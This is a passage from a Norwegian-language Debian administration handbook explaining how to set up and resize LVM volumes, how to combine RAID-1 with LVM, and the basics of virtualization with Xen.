Den tredje typen objekt er LV (*Logical Volume*, logisk volum), som er en del av en VG; hvis vi holder på analogien VG-som-disk, kan LV sammenlignes med en partisjon. LV-en fremstår som en blokkenhet med en oppføring i `/dev`, og den kan brukes som en hvilken som helst annen fysisk partisjon (som oftest, som en vert for et filsystem eller et vekselminne).

Det viktige er at splittingen av en VG til LV-er er helt uavhengig av dens fysiske komponenter (PV-ene). En VG med bare en enkelt fysisk komponent (en disk for eksempel) kan deles opp i et dusin logiske volumer; på samme måte kan en VG bruke flere fysiske disker, og fremstå som et eneste stort logisk volum. Den eneste begrensningen, selvsagt, er at den totale størrelsen tildelt LV-er kan ikke være større enn den totale kapasiteten til PV-ene i volumgruppen.

Det er imidlertid ofte fornuftig å ha en viss form for homogenitet blant de fysiske komponentene i en VG, og dele VG-en i logiske volumer som vil ha lignende brukermønstre. For eksempel, hvis tilgjengelig maskinvare inkluderer raske og tregere disker, kan de raske bli gruppert i en VG, og de tregere i en annen; deler av den første kan deretter bli tildelt til applikasjoner som krever rask tilgang til data, mens den andre kan beholdes til mindre krevende oppgaver.

I alle fall, husk at en LV ikke er spesielt knyttet til en bestemt PV. Det er mulig å påvirke hvor data fra en LV fysisk er lagret, men å bruk denne muligheten er ikke nødvendig til daglig. Tvert imot: Ettersom settet med fysiske komponenter i en VG utvikler seg, kan de fysiske lagringsstedene som tilsvarer en bestemt LV, spres over disker (mens den selvfølgelig blir værende innenfor PV-er tildelt VG-en).

Oppsett av LVM

La oss nå følge prosessen, steg for steg, med å sette opp LVM i et typisk brukstilfelle: Vi ønsker å forenkle en kompleks lagringssituasjon. En slik situasjon oppstår vanligvis etter en lang og innfløkt historie med akkumulerte midlertidige tiltak. For illustrasjonsformål vil vi vurdere en tjenermaskin der lagringsbehovene har endret seg over tid, og endte opp i en labyrint av tilgjengelige partisjoner fordelt over flere delvis brukte disker. Mer konkret er følgende partisjoner tilgjengelige:

- på `sdb`-disken, en `sdb2`-partisjon, 4 GB;
- på `sdc`-disken, en `sdc3`-partisjon, 3 GB;
- `sdd`-disken, 4 GB, hele er tilgjengelig;
- på `sdf`-disken, en `sdf1`-partisjon, 4 GB; og en `sdf2`-partisjon, 5 GB.

I tillegg, la oss anta at diskene `sdb` og `sdf` er raskere enn de to andre.

Målet vårt er å sette opp tre logiske volumer for tre ulike programmer: En filtjener som krever 5 GB lagringsplass, en database (1 GB), og noe plass for sikkerhetskopiering (12 GB). De to første trenger god ytelse, men sikkerhetskopiering er mindre kritisk med tanke på tilgangshastighet. Alle disse begrensninger forhindrer bruk av partisjoner på egen hånd; å bruke LVM kan samle den fysiske størrelsen på enhetene, slik at den totale tilgjengelige plassen er den eneste begrensningen.

Verktøyene som kreves er i *lvm2*-pakken og dens avhengigheter. Når de er installert, skal det tre trinn til for å sette opp LVM som svarer til de tre konseptnivåene.

Først gjør vi klare de fysiske volumene ved å bruke `pvcreate`:

```
# pvcreate /dev/sdb2
  Physical volume ”/dev/sdb2” successfully created.
# pvdisplay
  ”/dev/sdb2” is a new physical volume of ”4.00 GiB”
  --- NEW Physical volume ---
  PV Name               /dev/sdb2
  VG Name
  PV Size               4.00 GiB
  Allocatable           NO
  PE Size               0
  Total PE              0
  Free PE               0
  Allocated PE          0
  PV UUID               z4Clgk-T5a4-C27o-1P0E-lIAF-OeUM-e7EMwq

# for i in sdc3 sdd sdf1 sdf2 ; do pvcreate /dev/$i ; done
  Physical volume ”/dev/sdc3” successfully created.
  Physical volume ”/dev/sdd” successfully created.
  Physical volume ”/dev/sdf1” successfully created.
  Physical volume ”/dev/sdf2” successfully created.
# pvdisplay -C
```

```
  PV         VG Fmt  Attr PSize  PFree
  /dev/sdb2     lvm2 ---   4.00g  4.00g
  /dev/sdc3     lvm2 ---   3.00g  3.00g
  /dev/sdd      lvm2 ---   4.00g  4.00g
  /dev/sdf1     lvm2 ---   4.00g  4.00g
  /dev/sdf2     lvm2 ---  <5.00g <5.00g
```

Alt bra så langt. Vær oppmerksom på at en PV kan settes opp på en hel disk, samt på individuelle partisjoner på disken. Kommandoen `pvdisplay`, som vist ovenfor, lister eksisterende PV-er, med to mulige utdataformater.

Deretter setter vi sammen disse fysiske elementer til VG-er ved å bruke `vgcreate`. Vi samler kun raske PV-er i VG-en `vg_critical`. Den andre VG-en, `vg_normal`, vil inneholde også langsommere enheter.

```
# vgcreate vg_critical /dev/sdb2 /dev/sdf1
  Volume group "vg_critical" successfully created
# vgdisplay
  --- Volume group ---
  VG Name               vg_critical
  System ID
  Format                lvm2
  Metadata Areas        2
  Metadata Sequence No  1
  VG Access             read/write
  VG Status             resizable
  MAX LV                0
  Cur LV                0
  Open LV               0
  Max PV                0
  Cur PV                2
  Act PV                2
  VG Size               7.99 GiB
  PE Size               4.00 MiB
  Total PE              2046
  Alloc PE / Size       0 / 0
  Free  PE / Size       2046 / 7.99 GiB
  VG UUID               wAbBjx-d82B-q7St-0KFf-z40h-w5Mh-uAXkNZ

# vgcreate vg_normal /dev/sdc3 /dev/sdd /dev/sdf2
  Volume group "vg_normal" successfully created
# vgdisplay -C
  VG          #PV #LV #SN Attr   VSize   VFree
  vg_critical   2   0   0 wz--n-   7.99g   7.99g
  vg_normal     3   0   0 wz--n- <11.99g <11.99g
```

Her ser vi igjen at kommandoene er ganske greie (og `vgdisplay` foreslår to utdataformater). Merk at det er fullt mulig å bruke to partisjoner på samme fysiske disk i to forskjellige VG-er.

Merk også at vi navnga våre VG-er med `vg_`-forstavelse. Dette er ikke noe mer enn en konvensjon.

Vi har nå to «virtuelle disker», med størrelse henholdsvis ca. 8 GB og 12 GB. La oss nå dele dem opp i «virtuelle partisjoner» (LV-er). Dette innebærer bruk av kommandoen `lvcreate`, og en litt mer komplisert syntaks:

```
# lvdisplay
# lvcreate -n lv_files -L 5G vg_critical
  Logical volume ”lv_files” created.
# lvdisplay
  --- Logical volume ---
  LV Path                /dev/vg_critical/lv_files
  LV Name                lv_files
  VG Name                vg_critical
  LV UUID                W6XT08-iBBx-Nrw2-f8F2-r2y4-Ltds-UrKogV
  LV Write Access        read/write
  LV Creation host, time debian, 2019-11-30 22:45:46 -0500
  LV Status              available
  # open                 0
  LV Size                5.00 GiB
  Current LE             1280
  Segments               2
  Allocation             inherit
  Read ahead sectors     auto
  - currently set to     256
  Block device           254:0

# lvcreate -n lv_base -L 1G vg_critical
  Logical volume ”lv_base” created.
# lvcreate -n lv_backups -L 11.98G vg_normal
  Rounding up size to full physical extent 11.98 GiB
  Logical volume ”lv_backups” created.
# lvdisplay -C
  LV         VG          Attr     LSize  Pool Origin Data%  Meta%  Move Log Cpy%Sync
      ➥  Convert
  lv_base    vg_critical -wi-a---  1.00g
  lv_files   vg_critical -wi-a---  5.00g
  lv_backups vg_normal   -wi-a--- 11.98g
```

To parameter er nødvendig når du oppretter logiske volumer; de må sendes til `lvcreate` som tilvalg. Navnet på LV som skal opprettes er angitt med alternativet `-n`, og dens størrelse er generelt gitt ved å bruke `-L`-alternativet. Vi trenger også, selvfølgelig, å fortelle kommandoen hvilken VG som skal brukes, derav det siste parameteret på kommandolinjen.

Logiske volumer, når de er opprettet, ender opp som blokkenhetsfiler i `/dev/mapper/`:

```
# ls -l /dev/mapper
total 0
crw------- 1 root root 10, 236 Jun 10 16:52 control
```

```
lrwxrwxrwx 1 root root       7 Jun 10 17:05 vg_critical-lv_base -> ../dm-1
lrwxrwxrwx 1 root root       7 Jun 10 17:05 vg_critical-lv_files -> ../dm-0
lrwxrwxrwx 1 root root       7 Jun 10 17:05 vg_normal-lv_backups -> ../dm-2
# ls -l /dev/dm-*
brw-rw---T 1 root disk 253, 0 Jun 10 17:05 /dev/dm-0
brw-rw---- 1 root disk 253, 1 Jun 10 17:05 /dev/dm-1
brw-rw---- 1 root disk 253, 2 Jun 10 17:05 /dev/dm-2
```

FOR VIDEREKOMMENDE

lvcreate-valgene

Kommandoen `lvcreate` har flere alternativer for å tilpasse hvordan LV-en opprettes.

La oss først beskrive `-l`-valget, der LVs størrelse kan gis som et antall blokker (i motsetning til de «menneskelige» enheter vi brukte ovenfor). Disse blokkene (kalt PES, *physical extents* (fysiske omfang), i LVM-termer) er sammenhengende enheter med lagringsplass i PV-er, og de kan ikke deles på tvers av LV-er. Når man ønsker å definere lagringsplass for en LV med noe presisjon, for eksempel å bruke hele den tilgjengelige plassen, vil `-l`-valget trolig foretrekkes fremfor `-L`.

Det er også mulig å hinte om fysisk plassering for en LV, slik at dens omfang lagres på en bestemt PV (mens du selvfølgelig er innenfor den som er tildelt VG-en). Siden vi vet at `sdb` er raskere enn `sdf`, kan det hende vi ønsker å lagre `lv_base` der hvis vi ønsker å gi en fordel til databasetjeneren i forhold til filtjeneren. Da blir kommandolinjen: `lvcreate -n lv_base -L 1G vg_critical /dev/sdb2`. Merk at denne kommandoen kan feile hvis PV-en ikke har nok ledig plass. I vårt eksempel ville vi trolig måtte lage `lv_base` før `lv_files` for å unngå denne situasjonen - eller frigjøre litt plass på `sdb2` med kommandoen `pvmove`.

MERK

Finn LVM-volumer automatisk

Når datamaskinen starter, vil systemd-tjenesteenheten `lvm2-activation` kjøre `vgchange -aay` for å «aktivisere» volumgrupper. Denne søker igjennom de tilgjengelige enhetene; de som har blitt initialisert som fysiske volumer for LVM, blir registrert i LVM-delsystemet, de som tilhører volumgrupper monteres, og de aktuelle logiske volumer startes og gjøres tilgjengelige. Det er derfor ikke nødvendig å endre på oppsettsfiler når du oppretter eller endrer LVM-volumer.

Merk imidlertid at utformingen av LVM-elementer (fysiske og logiske volumer, og volumgrupper) sikkerhetskopieres i `/etc/lvm/backup`, som er nyttig hvis det oppstår et problem (eller bare for å titte under panseret).

For å gjøre ting enklere er praktiske og egnede symbolske lenker også opprettet i kataloger som samsvarer med VG-er:

```
# ls -l /dev/vg_critical
total 0
lrwxrwxrwx 1 root root 7 Jun 10 17:05 lv_base -> ../dm-1
lrwxrwxrwx 1 root root 7 Jun 10 17:05 lv_files -> ../dm-0
# ls -l /dev/vg_normal
total 0
lrwxrwxrwx 1 root root 7 Jun 10 17:05 lv_backups -> ../dm-2
```

LV-ene kan deretter brukes akkurat som vanlige partisjoner:

```
# mkfs.ext4 /dev/vg_normal/lv_backups
mke2fs 1.44.5 (15-Dec-2018)
Discarding device blocks: done
Creating filesystem with 3140608 4k blocks and 786432 inodes
Filesystem UUID: b9e6ed2f-cb37-43e9-87d8-e77568446225
Superblock backups stored on blocks:
        32768, 98304, 163840, 229376, 294912, 819200, 884736, 1605632, 2654208

Allocating group tables: done
Writing inode tables: done
Creating journal (16384 blocks): done
Writing superblocks and filesystem accounting information: done

# mkdir /srv/backups
# mount /dev/vg_normal/lv_backups /srv/backups
# df -h /srv/backups
Filesystem                         Size  Used Avail Use% Mounted on
/dev/mapper/vg_normal-lv_backups   12G   41M   12G   1% /srv/backups
# [...]
[...]
# cat /etc/fstab
[...]
/dev/vg_critical/lv_base    /srv/base       ext4 defaults 0 2
/dev/vg_critical/lv_files   /srv/files      ext4 defaults 0 2
/dev/vg_normal/lv_backups   /srv/backups    ext4 defaults 0 2
```

Fra programmenes synspunkt har de utallige små partisjonene nå blitt abstrahert til ett stort 12 GB volum, med et hyggeligere navn.

LVM over tid

Selv om muligheten til å samle sammen partisjoner eller fysiske disker er praktisk, er dette ikke den viktigste fordelen LVM gir oss. Fleksibiliteten den gir, merkes spesielt over tid, etter som behovene utvikler seg. I vårt eksempel, la oss anta at nye store filer må lagres, og at LV øremerket til filtjeneren er for liten til å romme dem. Siden vi ikke har brukt hele plassen i `vg_critical`, kan vi gjøre `lv_files` større. Til det formålet bruker vi kommandoen `lvresize`, deretter `resize2fs` for å tilpasse filsystemet tilsvarende:

```
# df -h /srv/files/
Filesystem                         Size  Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_files  5.0G  4.6G  146M  97% /srv/files
# lvdisplay -C vg_critical/lv_files
  LV       VG          Attr     LSize Pool Origin Data%  Meta%  Move Log Cpy%Sync
     ➥ Convert
  lv_files vg_critical -wi-ao-- 5.00g
# vgdisplay -C vg_critical
  VG          #PV #LV #SN Attr   VSize VFree
```

```
  vg_critical   2   2   0 wz--n- 8.09g 2.09g
# lvresize -L 7G vg_critical/lv_files
  Size of logical volume vg_critical/lv_files changed from 5.00 GiB (1280 extents) to
      ➥  7.00 GiB (1792 extents).
  Logical volume lv_files successfully resized
# lvdisplay -C vg_critical/lv_files
  LV       VG          Attr     LSize Pool Origin Data%  Meta%  Move Log Cpy%Sync
      ➥ Convert
  lv_files vg_critical -wi-ao-- 7.00g
# resize2fs /dev/vg_critical/lv_files
resize2fs 1.42.12 (29-Aug-2014)
Filesystem at /dev/vg_critical/lv_files is mounted on /srv/files; on-line resizing
    ➥ required
old_desc_blocks = 1, new_desc_blocks = 1
The filesystem on /dev/vg_critical/lv_files is now 1835008 (4k) blocks long.

# df -h /srv/files/
Filesystem                       Size  Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_files  6.9G  4.6G  2.1G  70% /srv/files
```

VÆR VARSOM

Endre størrelse på filsystemer

Ikke alle filsystemer kan endre størrelse mens de er i bruk; Å endre størrelse på et volum kan derfor kreve at filsystemet avmonteres først og monteres på nytt i etterkant. Naturligvis, hvis en ønsker å krympe plassen avsatt til en LV, må filsystemet krympes først;. Rekkefølgen reverseres når endring av størrelse går i motsatt retning: det logiske volumet må utvides før filsystemet det inneholder. Det er ganske enkelt, siden ikke på noe tidspunkt må filsystemets størrelse være større enn blokkenheten der den ligger (enten den enheten er en fysisk partisjon eller et logisk volum).

Filsystemene ext3, ext4 og xfs kan vokse mens de er i bruk, uten avmontering. Krymping krever avmontering. Reiserfs filsystem tillater endring av størrelse i begge retninger mens det er i bruk. Det ærverdige ext2 håndterer ingen av delene, og krever alltid avmontering.

Vi kunne fortsette med på tilsvarende måte å utvide volumet som er vertskap for databasen, men vi har nådd VG-ens grense for tilgjengelig plass:

```
# df -h /srv/base/
Filesystem                       Size  Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_base 1008M  854M  104M  90% /srv/base
# vgdisplay -C vg_critical
  VG          #PV #LV #SN Attr   VSize VFree
  vg_critical   2   2   0 wz--n- 7.99g 1016.00m
```

Det gjør ikke noe, ettersom LVM lar en legge fysiske volumer til eksisterende volumgrupper. For eksempel, kanskje har vi lagt merke til at `sdb1`-partisjonen, som så langt ble brukt utenfor LVM, bare inneholdt arkiver som kan flyttes til `lv_backups`. Vi kan nå resirkulere den, og ta den inn i volumgruppen , og dermed gjenvinne noe ledig plass. Dette er hensikten med kommandoen

`vgextend`. Først må selvfølgelig partisjonen forberedes som et fysisk volum. Når VG er utvidet, kan vi bruke lignende kommandoer som tidligere for å utvide det logiske volumet, deretter filsystemets:

```
# pvcreate /dev/sdb1
  Physical volume ”/dev/sdb1” successfully created.
# vgextend vg_critical /dev/sdb1
  Volume group ”vg_critical” successfully extended
# vgdisplay -C vg_critical
  VG          #PV #LV #SN Attr   VSize  VFree
  vg_critical   3   2   0 wz--n- <9.99g <1.99g
# [...]
[...]
# df -h /srv/base/
Filesystem                      Size  Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_base  2.0G  882M  994M  48% /srv/base
```

FOR VIDEREKOMMENDE

Avansert LVM

LVM åpner også for mer avansert bruk, der mange detaljer kan spesifiseres for hånd. For eksempel kan en administrator justere størrelsen på blokkene som utgjør fysiske og logiske volumer, samt deres fysiske utforminger. Det er også mulig å flytte blokker mellom PV-er, for eksempel, for å finjustere ytelsen, eller mer hverdagslig, å frigjøre en PV når man trenger å trekke ut den tilsvarende fysiske disken fra VG-en (om den skal kobles til en annen VG eller å fjernes helt fra LVM). Manualsidene som beskriver kommandoene er generelt klare og detaljerte. Et god inngangspunkt er manualsiden `lvm(8)`.

12.1.3. RAID eller LVM?

Både RAID og LVM bringer udiskutable fordeler så snart man forlater det enkle tilfellet med en stasjonær datamaskin med en enkelt harddisk, der bruksmønster ikke endres over tid. Men RAID og LVM går i to forskjellige retninger, med divergerende mål, og det er legitimt å lure på hvilken som bør velges. Det mest hensiktsmessige svaret vil selvfølgelig avhenge av nåværende og forventede krav.

MERK

Når ytelse teller...

Hvis input/output-hastighet er viktig, spesielt i form av aksesstid, kan det å bruke LVM og/eller RAID i en av de mange kombinasjonene ha en viss innvirkning på ytelser, og dette kan påvirke beslutninger om hvilken som skal velges. Men disse forskjellene i ytelse er veldig små, og vil bare være målbare i noen brukstilfeller. Hvis ytelsen betyr noe, er det størst gevinst ved å bruke ikke-roterende lagringsmedier (*solid-state drives*, eller SSDs). Kostnaden deres pr. megabyte er høyere enn for standard harddisker, kapasiteten deres er vanligvis mindre, men de gir utmerkede resultater for tilfeldig aksess. Hvis bruksmønster inneholder mange input/output-operasjoner spredt rundt i filsystemet, for eksempel for databaser der komplekse spørringer blir kjørt rutinemessig, så oppveier fordelen av å kjøre dem på en SSD langt hva som kan oppnås ved å velge LVM over RAID eller omvendt. I slike situasjoner bør valget bestemmes av andre hensyn enn ren fart, siden ytelsesaspektet lettest håndteres ved å bruke SSD.

Det finnes noen enkle tilfeller hvor spørsmålet egentlig ikke oppstår. Hvis kravet er å sikre data mot maskinvarefeil, så vil åpenbart RAID bli satt opp med en romslig sett med disker, ettersom LVM ikke løser dette problemet. På den andre side, dersom det er behov for et fleksibelt lagringsopplegg der volumene lages uavhengig av den fysiske utformingen av diskene, bidrar ikke RAID med mye, og LVM vil være det naturlige valget.

Det tredje bemerkelsesverdige brukstilfellet er når man bare ønsker å samle to disker i ett volum, enten av ytelseshensyn, eller for å ha et enkelt filsystem som er større enn noen av de tilgjengelige diskene. Dette tilfellet kan adresseres både med en RAID-0 (eller til og med en lineær-RAID), og med et LVM-volum. Når du er i denne situasjonen, og ikke har øvrige begrensninger (for eksempel å måtte fungere likt med de andre datamaskinene hvis de bare bruker RAID), vil oppsettsvalget ofte være LVM. Første gangs oppsett er ikke spesielt mer komplekst, og den svake økning i kompleksitet mer enn gjør opp for LVMs ekstra fleksibilitet dersom kravene må endres, eller dersom nye disker må legges til.

Så er det selvfølgelig det virkelig interessante brukseksempel, der lagringssystemet må gjøres både motstandsdyktig mot maskinvarefeil, og gi en fleksibel volumtildeling. Verken RAID eller LVM kan imøtekomme begge kravene på egen hånd. Uansett, det er her vi bruker begge samtidig - eller rettere sagt, den ene oppå den andre. Ordningen som har alt, men er blitt en standard siden RAID og LVM har nådd modenheten til å sikre datatallighet (dataredundans), først ved å gruppere disker i et lite antall store RAID-sett, og å bruke disse RAID-settene som LVM fysiske volumer. Logiske partisjoner vil da bli meislet ut fra disse LV-ene for filsystemer. Salgsargumentet med dette oppsettet er at når en disk svikter, vil bare et lite antall RAID-sett trenge rekonstruksjon, og dermed begrense tiden administrator bruker for gjenoppretting.

La oss ta et konkret eksempel: PR-avdelingen på Falcot Corp trenger en arbeidsstasjon for videoredigering, men avdelingens budsjett tillater ikke investere i dyr maskinvare fra bunnen av. Det er bestemt at maskinvaren som er spesifikk for det grafiske arbeidets art (skjerm og skjermkort) skal prioriteres, og at en skal fortsette med felles maskinvare for lagring. Men som kjent har digital video noen særegne krav til lagringen sin, datamengden er stor og gjennomstrømmingshastigheten for lesing og skriving er viktig for systemets generelle ytelse (for eksempel mer enn typisk aksesstid). Disse begrensningene må imøtekommes med vanlig maskinvare, i dette tilfellet to 300 GB SATA-harddisker. Systemdata må også gjøres motstandsdyktig mot maskinvarefeil, det samme gjelder noe brukerdata. Ferdigredigerte videoklipp må være trygge, men for videoer som venter på redigering er det mindre kritisk, siden de fortsatt er på videobånd.

RAID-1 og LVM kombineres for å tilfredsstille disse begrensningene. Diskene er knyttet til to forskjellige SATA-kontrollere for å optimalisere parallell tilgang, og redusere risikoen for samtidig svikt, og de vises derfor som `sda` og `sdc`. De er partisjonert likt slik det vises under:

```
# fdisk -l /dev/sda

Disk /dev/sda: 300 GB, 300090728448 bytes, 586114704 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x00039a9f
```

```
Device    Boot     Start       End   Sectors Size Id Type
/dev/sda1 *         2048   1992060   1990012 1.0G fd Linux raid autodetect
/dev/sda2        1992061   3984120   1992059 1.0G 82 Linux swap / Solaris
/dev/sda3        4000185 586099395 582099210 298G 5  Extended
/dev/sda5        4000185 203977305 199977120 102G fd Linux raid autodetect
/dev/sda6      203977306 403970490 199993184 102G fd Linux raid autodetect
/dev/sda7      403970491 586099395 182128904  93G 8e Linux LVM
```

- De første partisjonene på begge diskene (ca 1 GB) er satt sammen til ett RAID-1-volum `md0`. Dette speilet er brukt direkte til å lagre rotfilsystemet.
- Partisjonene `sda2` og `sdc2` brukes som vekselminnepartisjoner, noe som gir totalt 2 GB vekselminne. Med 1 GB RAM, har arbeidsstasjonen tilgjengelig en komfortabel mengde minne.
- Partisjonene `sda5` og `sdc5`, så vel som `sda6` og `sdc6`, er samlet til to nye RAID-1-volumer på rundt 100 GB hver, `md1` og `md2`. Begge disse speilene er satt opp som fysiske volumer for LVM, og knyttet til volumgruppen `vg_raid`. Denne VG-en inneholder dermed 200 GB sikker lagring.
- De gjenværende partisjonene, `sda7` og `sdc7`, brukes direkte som fysiske volumer, og knyttet til en annen VG kalt `vg_bulk`, som da ender opp med omtrent 200 GB lagringsplass.

MERK

Hvorfor tre RAID-1-volumer?

Vi kunne ha satt opp ett RAID-1-volum bare for å tjene som et fysisk volum for `vg_raid`. Hva er poenget med å lage tre av dem?

Forklaringen på den første delingen (`md0` versus de andre) dreier seg om datasikkerhet. Data skrevet til begge elementer i et RAID-1-speil er nøyaktig de samme, og det er derfor mulig å gå rundt RAID-laget, og montere en av diskene direkte. I tilfelle av, for eksempel en kjernefeil, eller hvis LVM-metadata blir ødelagt, er det fortsatt mulig å starte opp et minimalt system for å få tilgang til viktige data som for eksempel utformingen av diskene i RAID-et og LVM-en. Metadataene kan så rekonstrueres, og filene kan igjen nås, slik at systemet kan bringes tilbake til sin nominelle tilstand.

Begrunnelsen for den andre delingen (`md1` mot `md2`) er mindre entydig, og mer knyttet til erkjennelsen av at fremtiden er usikker. Når arbeidsstasjonen først er montert, er de eksakte kravene til oppbevaring ikke nødvendigvis kjent med perfekt presisjon. De kan også utvikle seg over tid. I vårt tilfelle kan vi ikke på forhånd vite det faktiske lagringsbehovet for video-opptak og komplette videoklipp. Hvis et bestemt klipp har en meget stor mengde uredigerte opptak, og VG-en øremerket til ledige data er mindre enn halvveis full, kan vi gjenbruke noe av den plassen som ikke trengs. Vi kan fjerne et av de fysiske volumene, la oss si `md2`, fra `vg_raid`, og enten knytte det til `vg_bulk` direkte (hvis den forventede varigheten av operasjonen er kort nok til at vi kan leve med midlertidig fall i ytelsen), eller sette tilbake RAID-oppsettet på `md2`, og integrere komponentene dens, `sda6`, og `sdc6`, i den store VG-en (som ekspanderer til 200 GB i stedet for 100 GB). Det logiske volumet `lv_rushes` kan så ekspandere i tråd med det som kreves.

Når VG-ene er opprettet, kan de svært fleksibelt deles opp. Man må huske på at LV-er opprettet i `vg_raid`, blir bevart selv om en av diskene svikter, noe som ikke vil være tilfelle for LV-er

opprettet i `vg_bulk`. På den annen side vil de sistnevnte fordeles i parallell på begge disker, som tillater høyere lese- eller skrivehastigheter for store filer.

Vi lager derfor LV-ene `lv_var` og `lv_home` på `vg_raid` som vertskap for de tilsvarende filsystemene. En annen stor LV, `lv_movies`, skal brukes som vert for endelige versjoner av filmer etter redigering. Den andre VG-en vil bli delt inn i et stort `lv_rushes`, for data rett fra det digitale videokameraet, og et `lv_tmp` for midlertidige filer. Plasseringen av arbeidsområdet er et mindre enkelt valg å ta. Mens god ytelse er nødvendig for det volumet, er det verdt å risikere å miste arbeid hvis en disk svikter under redigeringsøkten? Avhengig av svaret på det spørsmålet, vil den aktuelle LV-en bli lagt til den ene VG-en, eller på den andre.

Vi har nå både endel redundans for viktige data, og mye fleksibilitet i hvordan den tilgjengelige plassen er delt mellom programmene.

12.2. Virtualisering

Virtualisering er et av de viktigste fremskritt i de seneste årenes datautvikling. Begrepet omfatter ulike abstraksjoner og teknikker som simulerer virtuelle datamaskiner med varierende grad av uavhengighet på selve maskinvaren. En fysisk tjenermaskin kan så være vert for flere systemer som arbeider samtidig, og i isolasjon. Bruksområdene er mange, og utledes ofte fra denne isolasjonen: for eksempel testmiljøer med varierende oppsett, eller separasjon av vertsbaserte tjenester mellom ulike virtuelle maskiner for sikkerheten.

Det er flere virtualiseringsløsninger, hver med sine egne fordeler og ulemper. Denne boken vil fokusere på Xen, LXC, og KVM, mens andre implementasjoner verdt å nevne er de følgende:

- QEMU er en programvare-emulator for en komplett datamaskin. Ytelsen er langt fra den hastigheten man kunne oppnå ved å kjøre direkte på maskinvaren, men den tillater å kjøre uendrede eller eksperimentelle operativsystemer på den emulerte maskinvaren. Den tillater også å emulere en annen maskinvarearkitektur: For eksempel, kan et *amd64*-system emulere en *arm*-datamaskin. QEMU er fri programvare.

  ➨ `https://www.qemu.org/`

- Bochs er en annen fritt tilgjengelig virtuell maskin, men den emulerer bare x86-arkitekturene (i386 og amd64).

- VMWare er en proprietær virtuell maskin; og som en av de eldste der ute, er den også en av de mest kjente. Den fungerer på prinsipper som ligner på QEMU. VMWare tilbyr avanserte funksjoner som å ta øyeblikksbilder av en kjørende virtuell maskin.

  ➨ `https://www.vmware.com/`

- VirtualBox er en virtuell maskin som for det meste er fri programvare (noen ekstra komponenter er tilgjengelige under en proprietær lisens). Dessverre befinner det i Debians "contrib"-del fordi den inneholder noen forhåndskompilerte filer som ikke kan gjenoppbygges uten en proprietær kompilator, og for tiden finnes den kun i Debian Unstable da

Oracles regler gjør det umulig å holde den sikker i Debians stabile utgave (se #794466[1]). Selv om den er yngre enn VMWare og begrenset til i386 og amd64 arkitekturer, inneholder den øyeblikksbilder og andre interessante funksjoner.

➨ https://www.virtualbox.org/

HARDWARE

Virtualiseringsstøtte

Noen datamaskiner har kanskje ikke støtte for maskinvarevirtualisering. når det skjer, bør den aktiveres i BIOS.

Hvis du vil vite om du har aktivert virtualiseringsstøtte, kan du kontrollere om det relevante flagget er aktivert med `grep`. Hvis følgende kommando for prosessoren returnerer tekst, har du allerede virtualiseringsstøtte aktivert:

- For Intel-prosessorer kan du kjøre `grep vmx /proc/cpuinfo`
- For Intel-prosessorer kan du kjøre `grep vmx /proc/cpuinfo`

12.2.1. Xen

Xen er en «paravirtualiserings»-løsning. Den introduserer et tynt abstraksjonslag, kalt en «hypervisor», mellom maskinvaren og de øvre systemer; dette fungerer som en dommer som kontrollerer tilgangen til maskinvaren for de virtuelle maskinene, men den håndterer bare noen av instruksjonene, resten kjøres direkte av maskinvaren på vegne av systemene. Den største fordelen er at ytelsen ikke blir dårligere, og systemer kjører med nær sin normale hastighet; ulempen er at operativsystemkjernene man ønsker å bruke på en Xen-hypervisor, trenger tilpasning for å kjøre på Xen.

La oss bruke litt tid på terminologi. Hypervisoren er det nederste laget, som kjører direkte på maskinvaren, under kjernen. Denne hypervisoren kan dele resten av programvaren over flere *domener*, som kan sees på som like mange virtuelle maskiner. Et av disse domenene (den første som blir startet) er kjent som *dom0*, og har en spesiell rolle, siden bare dette domenet kan kontrollere hypervisor, og kjøring av andre domener. Disse andre domener kalles *domU*. Med andre ord, og fra et brukersynspunkt, tilsvarer *dom0* «verten» i andre visualiseringssystemer, mens en *domU* kan bli sett på som en «gjest».

Å bruke Xen under Debian krever tre komponenter:

- Selve hypervisoren. Alt etter tilgjengelig maskinvare, vil den aktuelle pakken være enten *xen-hypervisor-4.11-amd64*, *xen-hypervisor-4.4-armhf*, eller *xen-hypervisor-4.11-arm64*.
- En kjerne som kjører på den aktuelle hypervisoren. Enhver kjerne nyere enn 3.0 vil gjøre det, inkludert 4.19 versjon i *Buster*.
- i386-arkitekturen krever også et standard bibliotek med de riktige oppdateringer som drar nytte av Xen; dette er i *libc6-xen*-pakken.

Hypervisoren har også med *xen-utils-4.11*, som inneholder verktøy for å kontrollere hypervisoren fra Dom0. Dette bringer i sin tur det aktuelle standard biblioteket. Under installasjonen av alt

[1] https://bugs.debian.org/794466

dette, lager også oppsettskriptene en ny oppføring i GRUBs oppstartsmeny, slik som å starte den valgte kjernen i en Xen Dom0. Merk imidlertid at denne inngangen vanligvis ikke er satt som den første på listen, men vil bli valgt som standard.

KULTUR

Xen og de ulike versjonene av Linux

Xen ble opprinnelig utviklet som et sett endringer som eksisterte på utsiden av det offisielle treet, og som ikke ble integrert i Linux-kjernen. Samtidig krevde flere fremvoksende virtualiseringssystemer (inkludert KVM) noen generiske virtualiseringsrelaterte funksjoner for å lette integreringen sin, og Linux-kjernen fikk dette settet av funksjoner (kjent som *paravirt_ops*, eller *pv_ops*-grensesnittet). Ettersom Xen dupliserte noen av funksjonalitetene til dette grensesnittet, kunne de ikke bli offisielt akseptert.

XenSource, selskapet bak Xen, måtte derfor legge til Xen i dette nye rammeverket, slik at Xens rettelser kunne flettes inn i den offisielle Linux-kjernen. Det betydde mye omskriving av kode, og selv om XenSource snart hadde en fungerende versjon basert på paravirt_ops-grensesnittet, ble rettelsene bare gradvis fusjonert inn den offisielle kjernen. Flettingen ble ferdigstilt i Linux 3.0.

➨ `http://wiki.xenproject.org/wiki/XenParavirtOps`

Ettersom *Jessie* er basert på Linux-kjernens versjon 3.16, inkluderer standardpakkene *linux-image-686-pae*, og *linux-image-amd64* den nødvendige koden, og distribusjonsspesifikke endringer som trengs til *Squeeze*, og tidligere versjoner av Debian trengs ikke lenger.

➨ `https://wiki.xenproject.org/wiki/Xen_Kernel_Feature_Matrix`

MERK

Xen-kompatible arkitekturer

Xen er foreløpig kun tilgjengelig for arkitekturene i386, amd64, arm64 og armhf.

.

